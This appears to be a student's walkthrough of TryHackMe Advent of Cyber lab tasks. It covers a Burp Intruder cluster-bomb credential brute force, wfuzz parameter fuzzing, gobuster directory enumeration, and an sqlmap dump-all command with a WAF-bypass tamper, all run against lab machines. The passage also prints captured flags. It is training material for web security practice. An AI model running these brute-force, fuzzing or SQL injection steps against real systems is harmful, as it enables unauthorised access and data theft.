%50%53%50%30%32%30%31

Using Burpsuite, in the ‘Decoder’ tab. At the right-upper corner of the page, click ‘Encode’ and choose ‘URL’. Type ‘PSP0201’ to encode into ‘URL’.

Question 7

Look at the list of attack type options on intruder. Which of the following options matches the one in the description?




Cluster bomb

This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are


Question 8

What is the flag?


Santa Sleigh Tracker
admin
•••••
Sign in
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.
Portal made with love by Santa's Elves.
Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User opti
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://10.10.131.88:80
Forward Drop Intercept is on Action Open Browser Comment this item
Pretty Raw Hex \n
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection

```
POST /login HTTP/1.1
Host: 10.10.131.88
User-Agent: Mozilla/5.0 (X11; Linux x8                          irefox/91.0
Accept: text/html,application/xhtml+xm                          ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-u
Content-Length: 29
Origin: http://10.10.131.88
Connection: close
Referer: http://10.10.131.88/
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```


Get into the website with the IP address given. Open Burpsuite and turn on the intercept. Configure foxyproxy in the browser. Type any username and password (e.g. username = admin, password = admin) and click on Sign in. Return to the burpsuite and send the request to Intruder.



Attack type: Cluster bomb

```
POST /login HTTP/1.1
Host: 10.10.131.88
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.131.88
Connection: close
Referer: http://10.10.131.88/
Upgrade-Insecure-Requests: 1

username=§admin§&password=§admin§
```

In the Intruder, change the ‘Attack type’ to Cluster bomb.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined
available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 3

Payload type: Simple list


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

root
admin
user

In the Payloads, we will try with 3 common usernames (root, admin, user).



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 3

Payload type: Simple list


Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
root
password
12345
```

Also with 3 common passwords (root, password, 12345)



Request	Payload 1	Payload 2	Status	Error	Timeout	Length
0			302	□	□	309
1	root	root	302	□	□	309
2	admin	root	302	□	□	309
3	user	root	302	□	□	309
4	root	password	302	□	□	309
5	admin	password	302	□	□	309
6	user	password	302	□	□	309
7	root	12345	302	□	□	309
8	admin	12345	302	□	□	255
9	user	12345	302	□	□	309

Click on ‘Start Attack’ and wait until it is finished. Search for the odd value in length. Here we can see ‘admin’ and ‘12345’ length is 255. Try to sign in with ‘admin’ as username and ‘12345’ as password.



Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The flag has been captured!

Thought Process/Methodology:

By accessing the IP address given by TryHackMe, we were directed to a login page. To access the administrator account, we need the correct username and password. First, open the Burpsuite, turn on the intercept and configure the foxyproxy on Firefox. Next, type any username and password to capture the GET request in Burpsuite. Send the GET request to the Intruder. In the Intruder tab, make sure the username and password are set and change the ‘Attack Type’ to ‘Cluster bomb’. After that, get into the Payloads tab, as we can see there will be two payload sets which ‘1’ will be the username and ‘2’ will be the password. Add 3 choices to username/payload set 1 (root, admin, user) and another 3 choices to password/payload set 2 (root, password, 12345). Press ‘Start Attack’ and wait for it to be finished. Choose the one that has a different length from all of the other trials. Here we can see, that the combination (username = admin & password = 12345) has a different length and might be the correct credentials. Turn off the intercept on burpsuite and change foxyproxy to default. Sign in with that combination and we will get the flag.


Day 4: Web Exploitation - Santa’s watching

Tools used: Kali Linux, Firefox, Terminal, GoBuster, WFuzz, Burpsuite

Solution:

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)




```
┌──(1211103426㉿kali)-[~]
└─$ wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Follow the syntax as in the notes given about wfuzz on TryHackMe. Add the parameter ‘breed’ at the end starting with ‘?’ symbols.


Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?



```
┌──(1211103426㉿kali)-[~]
└─$ gobuster dir -u http://10.10.37.156 -w /usr/share/wordlists/dirb/big.txt
-x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.37.156
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/16 12:05:42 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.37.156/api/
```

Use GoBuster with the wordlist given to search for the existing directory on the website. Look at the last line, we have found the ‘/api’.



Index of /api


Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.37.156 Port 80

Add the '/api' after the IP address to find the file requested.


Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?




```
┌──(1211103426㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.37.156/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Opens
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

For this question, we are going to use 'wfuzz' to iterate through the 'wordlist' to find the correct post using the date.



```
000000025:   200        0 L      0 W      0 Ch       "20201124"
000000024:   200        0 L      0 W      0 Ch       "20201123"
000000033:   200        0 L      0 W      0 Ch       "20201202"
000000026:   200        0 L      1 W      13 Ch      "20201125"
000000027:   200        0 L      0 W      0 Ch       "20201126"
000000031:   200        0 L      0 W      0 Ch       "20201130"
000000021:   200        0 L      0 W      0 Ch       "20201120"
```

Here we can see one date '20201125' is different from the others. We might want to check what is in there.




10.10.37.156/api/site-log.php/?date=20201125

THM{D4t3_AP1}

The flag has been captured!

Question 4

Look at wfuzz's help file. What does the -f parameter store results to?



```
-f filename,printer
       Store  results in the output file using the specified printer
       (raw printer if omitted).
```

Thought Process/Methodology:

Getting access to the machine, we will be presented with a ‘hacked page’ interface. Firstly, we must know what seems to hold the logs (which can be found in the API). The challenge flow will be from searching for the API, finding if there are any logs there, and finally, searching for what holding the logs by searching for the dates. To get into the API, we can use GoBuster to get all existing directories on the website. We will see ‘/api’ exists. Move on, add ‘/api’ next to the IP address to get the API page. There we will see a file named ‘site-log.php’. Alright, move to the last step, we need to use WFuzz to find the correct date where the data is stored. After running the command, we will see the date ‘20201125’ is different from the other dates. We might to want to look up what is inside. Add the date next to the ‘/api’ by adding ‘?date=20201125’. That’s it. We captured the flag.


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Terminal, SQLMap, Burpsuite

Solution:

<u>Question 1</u>

What is the default port number for SQL Server running on TCP?




TCP 1433

By default, the typical ports used by SQL Server and associated database engine services are: **TCP 1433**, 4022, 135, 1434, UDP 1434. 11 Mar 2022

The answer can be found by searching in the browser.


<u>Question 2</u>

Without using directory brute-forcing, what's Santa's secret login panel?



Question Hint

The name is derived out of 2 words from this question.
/s**tap***l



Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!


Username

Password


You need to guess the answer because the website uses a simple directory. Or perhaps you can just click on the 'Hint' to make it easier.

Question 3

What is the database used from the hint in Santa's TODO list?



```
┌──(1211103426㉿kali)-[~]
└─$ sqlmap -r /home/kali/crack_sql --tamper=space2comment --dump-all --dbms s
qlite
```



```
[11:20:35] [INFO] testing SQLite
[11:20:36] [INFO] confirming SQLite
[11:20:36] [INFO] actively fingerprinting SQLite
[11:20:36] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
```


The database used for Santa’s TODO list is SQLite.

Questions 4 & 5 & 6

How many entries are there in the gift database?

What is James' age?

What did Paul ask for?



